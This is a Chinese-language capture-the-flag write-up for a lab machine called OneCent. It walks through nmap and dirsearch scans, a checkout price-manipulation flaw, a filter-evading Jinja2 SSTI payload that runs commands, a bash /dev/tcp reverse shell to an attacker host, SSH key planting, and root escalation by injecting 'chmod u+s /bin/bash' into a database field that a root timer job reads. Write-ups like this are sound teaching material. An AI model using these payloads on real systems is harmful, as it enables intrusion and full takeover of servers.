


OneCent

作者: Twansh 靶机ID: 625 系统: Linux 难度: Easy



依旧先扫描

```
1  nmap -Pn -sC -sV -T4 192.168.56.114
2  nmap -Pn -p- --min-rate 5000 -T4 192.168.56.114
```

结果如下：

```

1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                0ms
2  └─$ nmap -Pn -sC -sV -T4 192.168.56.114
3  Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-04 15:48 中国标准时间
4  Nmap scan report for 192.168.56.114
5  Host is up (0.00s latency).
6  Not shown: 998 closed tcp ports (reset)
7  PORT      STATE SERVICE VERSION
8  22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
9  | ssh-hostkey:
10 |   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
11 |   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
12 |_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
13 80/tcp    open  http      Gunicorn
14 |_http-server-header: gunicorn
15 |_http-title: OneCent
16 MAC Address: 08:00:27:AC:61:F8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
17 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
18
19 Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
20 Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds

```

```

1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                0ms
2  └─$ nmap -Pn -p- --min-rate 5000 -T4 192.168.56.114
3  Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-04 15:48 中国标准时间
4  Nmap scan report for 192.168.56.114
5  Host is up (0.0000080s latency).
6  Not shown: 65533 closed tcp ports (reset)
7  PORT      STATE SERVICE
8  22/tcp    open  ssh
9  80/tcp    open  http
10 MAC Address: 08:00:27:AC:61:F8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
11
12 Nmap done: 1 IP address (1 host up) scanned in 2.96 seconds

```

没什么特殊的，就只开了22和80端口

80是Gunicorn，这是一个Python的WSGI HTTP服务器

ONECENT STORE

简单一点，买你想要的商品。

这是一个演示用电商平台。新注册用户会自动获得 **1.00 美元** 体验余额，可以直接浏览商品、生成订单编号并完成购买流程。

新人余额
1.00 美元

下单方式
先生成订单编号

商品类型
普通商品与会员权益

开始购物

[注册账号](#) 或 [登录](#) 后即可进入商城。

让我们登录，在测试之前先dirsearch看看有点什么线索吧

```
1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                     0ms
2  └─$ dirsearch -u http://192.168.56.114/
3
4  _|. _ _ _ _ _ _|_   v0.4.3.post1
5  ( _||| _ ) (/ _ ( _|| ( _| )
6
7  Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
8
9  Output File: C:\Users\Meiyouqian\reports\http_192.168.56.114\__26-04-04_15-51-20.txt
10
11 Target: http://192.168.56.114/
12
13 ▾ [15:51:20] Starting:
14 ▾ [15:51:27] 405 - 178B - /checkout
15 ▾ [15:51:30] 200 - 16B - /health
16 ▾ [15:51:32] 200 - 9KB - /login
17 ▾ [15:51:32] 302 - 209B - /logout -> http://192.168.56.114/
18 ▾ [15:51:36] 200 - 9KB - /register
19 ▾ [15:51:36] 403 - 279B - /server-status
20 ▾ [15:51:36] 403 - 279B - /server-status/
21 ▾ [15:51:37] 302 - 219B - /shop -> http://192.168.56.114/login
22
23 Task Completed
```

发现主要是/health，/login和/register，还是绕不开登录

直接爆破发现失败了，没能爆出来，我们先注册进入看看里边有什么




在按下生成订单编号后发现成功购买左边那个


购买说明

- 每次购买都需要先生成新的订单编号，历史编号不会自动复用。
- 体验余额仅用于演示下单流程，不能充值，也不会自动增加。
- 部分会员商品购买成功后，会自动开放专属功能入口。


根据提示，应该是买了右边那个就能得到凭证



尝试后发现只需要在checkout的时候用便宜的quoteid结合黑金，也就是product_id=2，即可成功购买黑金商家年卡



多了一个商家中心，有写模板的地方，猜测可能是存在服务器模板注入漏洞，即SSTI



{{7*7}}得到了49，基本确定是Jinja2 SSTI了，尝试RCE



发现了有过滤关键词，我们注意一些，开始进行SSTI

```

1  {{ (url_for|attr('_~'_~'glo'~'bals'~'_~'_')).get('_~'_~'buil'~'tins'~'_~'_').get('_~'_~'im'~'port'~'_~'_')('sub'~'process')|attr('getoutput')('id') }}
2
3  {{ (url_for|attr('_~'_~'glo'~'bals'~'_~'_')).get('_~'_~'buil'~'tins'~'_~'_').get('_~'_~'im'~'port'~'_~'_')('sub'~'process')|attr('getoutput')('cat /etc/passwd') }}

```

即

```
1 url_for.__globals__.__builtins__.__import__('subprocess').getoutput('id')
```

消息模板预览

```

{{
(url_for|attr('_~'_~'glo'~'bals'~'_~'_')).get('_~'_~'buil'~'tins'~'_~'_').get('_~'_~'im'~'port'~'_~'_')('sub'~'process')|attr('getoutput')('id') }}

```

渲染预览

可用变量示例: {{ user.username }}, {{ invoice.id }}, {{ company.name }}

渲染结果

```

uid=1000(Aristore) gid=1000(Aristore)
groups=1000(Aristore)

```

预览结果已根据提交的模板更新。

消息模板预览

```
{{
(url_for|attr('_~'_~'glo'~'bals'~'_~'_')).get('_~'
'_~'buil'~'tins'~'_~'_').get('_~'_~'im'~'port'~'_~'
'_~'_')('sub'~'process')|attr('getoutput')('cat
/etc/passwd')}}}}
```

渲染预览

可用变量示例: `{{ user.username }}`, `{{ invoice.id }}`, `{{ company.name }}`

渲染结果

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time
Synchronization,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network
Management,,:/run/systemd:/usr/sbin/nologin systemd-
resolve:x:103:104:systemd
Resolver,,:/run/systemd:/usr/sbin/nologin systemd-
coredump:x:999:999:systemd Core
Dumper:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
Aristore:x:1000:1000,,:/home/Aristore:/bin/bash
```

成功RCE

消息模板预览

```
{{
(url_for|attr('_~'_~'glo'~'bals'~'_~'_')).get('_~'
'_~'buil'~'tins'~'_~'_').get('_~'_~'im'~'port'~'_~'
'_~'_')('sub'~'process')|attr('getoutput')('ls -la
/home/Aristore/user.txt')}}}}
```

渲染预览

可用变量示例: `{{ user.username }}`, `{{ invoice.id }}`, `{{ company.name }}`

渲染结果

```
total 24 drwxr-xr-x 2 Aristore Aristore 4096 Apr 1 09:12 .
drwxr-xr-x 3 root root 4096 Apr 1 08:08 .. -rw----- 1
Aristore Aristore 0 Apr 1 09:28 .bash_history -rw-r--r-- 1
Aristore Aristore 220 Apr 1 08:08 .bash_logout -rw-r--r-- 1
Aristore Aristore 3526 Apr 1 08:08 .bashrc -rw-r--r-- 1
Aristore Aristore 807 Apr 1 08:08 .profile -rw----- 1 Aristore
Aristore 33 Apr 1 08:08 user.txt
```

预览结果已根据提交的模板更新。

发现了用户是Aristore, 读取/home/Aristore/user.txt

1 7f6dc8d2f6790e5f74a7b4346a58f911

成功得到user的flag

尝试反弹shell

```
1 {{ (url_for|attr('_~'_~'glo'~'bals'~'_~'_')).get('_~'_~'buil'~'tins'~'_~'_').get('_~'_~'im'~'port'~'_~'_')('o'~'s').execv('/bin/bash', ['/bin/bash', '-c', 'bash -i >& /dev/tcp/192.168.56.128/4444 0>&1']) }}
```

```
(root@kali)-[/home/kali/桌面]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.128] from (UNKNOWN) [192.168.56.114] 59992
bash: cannot set terminal process group (345): Inappropriate ioctl for device
bash: no job control in this shell
Aristore@onecent:/opt/onecent/app$
```

因为过滤了不少，试了一会儿才成功反弹

```
1 python3 -c 'import pty; pty.spawn("/bin/bash")'
```

升级为TTY会话，看见22端口开着看看能不能直接写个密钥对然后ssh连接

```

1  Aristore@onecent:/$ ssh-keygen -t ed25519 -C "Aristore@192.168.56.114"
2  ssh-keygen -t ed25519 -C "Aristore@192.168.56.114"
3  Generating public/private ed25519 key pair.
4  Enter file in which to save the key (/home/Aristore/.ssh/id_ed25519):
5
6  Enter passphrase (empty for no passphrase):
7
8  Enter same passphrase again:
9
10 Your identification has been saved in /home/Aristore/.ssh/id_ed25519
11 Your public key has been saved in /home/Aristore/.ssh/id_ed25519.pub
12 The key fingerprint is:
13 SHA256:wnrCsUavnVl02X2gvarVqstjl0LLTmxsJaUfmVcp4I Aristore@192.168.56.114
14 The key's randomart image is:
15 +---[ED25519 256]---+
16 |
17 |
18 |
19 |
20 |
21 |
22 |
23 |
24 |
25 +-----[SHA256]-----+
26 Aristore@onecent:/$ cat ~/.ssh/id_ed25519
27 cat ~/.ssh/id_ed25519
28 -----BEGIN OPENSSH PRIVATE KEY-----
29 b3B1bnNzaC1rZXktdjEAAAAAAAAABG5vbmlUAAAEEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
30 QyNTUxOQAAACC0jupSnFC1mZ0C0H/VFR+EQ9aeMNIswAHhuzGk0B7l3AAAAKDo1I646NS0
31 uAAAAAtzc2gtZWQyNTUxOQAAACC0jupSnFC1mZ0C0H/VFR+EQ9aeMNIswAHhuzGk0B7l3A
32 AAABT3FLXD3DV4TUaIfHk8zZ9x9nfmQyKrwz0n7lEetqMIo606lKcULWZk4LQf9UVH4RD
33 1p4w0hLAAce7MaTQHUXcAAAAAF0FyaXN0b3JlQDE5Mi4xNjguNTYuMTE0AQIDBAUG
34 -----END OPENSSH PRIVATE KEY-----
35 Aristore@onecent:/$ cat ~/.ssh/id_ed25519.pub
36 cat ~/.ssh/id_ed25519.pub
37 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII606lKcULWZk4LQf9UVH4RD1p4w0hLAAce7Ma
38 TQHUXc Aristore@192.168.56.114
39 Aristore@onecent:/$ chmod 700 ~/.ssh
40 chmod 700 ~/.ssh
41 Aristore@onecent:/$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII606lKcULWZ
42 k4LQf9UVH4RD1p4w0hLAAce7MaTQHUXc Aristore@192.168.56.114' >> ~/.ssh/author
43 ized_keys
44 < Aristore@192.168.56.114' >> ~/.ssh/authorized_keys
45 Aristore@onecent:/$ chmod 600 ~/.ssh/authorized_keys
46 chmod 600 ~/.ssh/authorized_keys

```

成功ssh连接

FinalShell 4.3.0.6

同步状态 ●

IP 192.168.56.114

复制

系统信息

运行 3:06

负载 0.00, 0.00, 0.00

CPU 6%

内存 17% 330M/1.9G

交换 0% 0/975M

内存	CPU	命令
10.1M	0	systemd
0	0	kthreadd

1 id606 x +

连接断开
连接主机...
连接主机成功
Linux onecent 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 4 06:52:42 2026 from 192.168.56.1
Aristore@onecent:~\$

利用pspy64查看定时任务

Aristore@onecent:/tmp\$ chmod 777 pspy64
Aristore@onecent:/tmp\$./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d



Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/04/04 08:24:42 CMD: UID=1000 PID=3948 | sleep 1
2026/04/04 08:24:42 CMD: UID=1000 PID=3943 | bash -c export LANG=en_US;export LANGUAGE=en_US;export LC_ALL=en_US;free;echo finalshell_separator;uptime;echo finalshell_separator;cat /proc/net/dev;echo finalshell_separator;df;echo finalshell_separator;sleep 1;free;echo finalshell_separator;uptime;echo finalshell_separator;cat /proc/net/dev;echo finalshell_separator;df;echo finalsh

发现了vip-reconcile.service

1 Aristore@onecent:/tmp\$ systemctl status vip-reconcile.service
2 ● vip-reconcile.service - OneCent VIP reconciliation job
3 Loaded: loaded (/etc/systemd/system/vip-reconcile.service; static)
4 Active: inactive (dead) since Sat 2026-04-04 08:26:57 EDT; 56s ago
5 TriggeredBy: ● vip-reconcile.timer
6 Process: 4924 ExecStart=/usr/local/bin/reconcile_jobs.py (code=exited, status=0/SUCCESS)
7 Main PID: 4924 (code=exited, status=0/SUCCESS)
8 CPU: 10ms

这是一个定时任务，服务文件没有指定User=，所以会按root执行

之后其调用的py文件会从数据库里读取source_path和output_name，直接拼成

1 /usr/bin/tar -cf /var/backups/onecent/<output>.tar <source>

最主要是，这个数据库对我Aristore是完全可写的，因此可以以此提权

```

1  Aristore@onecent:/tmp$ sqlite3 /opt/onecent/data/onecent.db
2  SQLite version 3.34.1 2021-01-20 14:10:07
3  Enter ".help" for usage hints.
4
5  sqlite> SELECT id, username FROM users;
6  9|123
7  8|admin
8  7|diagssh01
9  1|hostfix01
10
11 sqlite> .schema export_jobs
12 CREATE TABLE export_jobs (
13     id INTEGER PRIMARY KEY AUTOINCREMENT,
14     user_id INTEGER NOT NULL,
15     job_name TEXT NOT NULL,
16     source_path TEXT NOT NULL,
17     output_name TEXT NOT NULL,
18     status TEXT NOT NULL DEFAULT 'queued',
19     created_at TEXT NOT NULL DEFAULT CURRENT_TIMESTAMP,
20     updated_at TEXT NOT NULL DEFAULT CURRENT_TIMESTAMP,
21     FOREIGN KEY (user_id) REFERENCES users(id)
22 );
23
24 sqlite> INSERT INTO export_jobs (user_id, job_name, source_path, output_name, status)
25     ...> VALUES (
26     ...>     9,
27     ...>     'my_test_job',
28     ...>     '/tmp/foo; chmod u+s /bin/bash #',
29     ...>     'test',
30     ...>     'queued'
31     ...> );
32
33 sqlite> SELECT * FROM export_jobs WHERE user_id = 9;
34 8|9|123-vip-ledger|/opt/onecent/exports/123|monthly-123|done|2026-04-04 08:36:07|2026-04-04 08:36:18
35 9|9|my_test_job|/tmp/foo; chmod u+s /bin/bash #|test|queued|2026-04-04 12:40:07|2026-04-04 12:40:07

```

成功修改数据库，等待定时任务执行即可

我们看看bash的SUID权限是否已经设置

```

1  Aristore@onecent:/tmp$ ls -l /bin/bash
2  -rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash

```

OK已经成功，直接启动root权限bash执行命令即可

```
1  Aristore@onecent:/tmp$ /bin/bash -p
2  bash-5.0# whoami
3  root
4  bash-5.0# id
5  uid=1000(Aristore) gid=1000(Aristore) euid=0(root) groups=1000(Aristore)
6  bash-5.0# pwd
7  /tmp
8  bash-5.0# cat /root/root.txt
9  1f8ee4c1f6a6f8386556b0d5c57a4f8c
```

提权成功，得到flag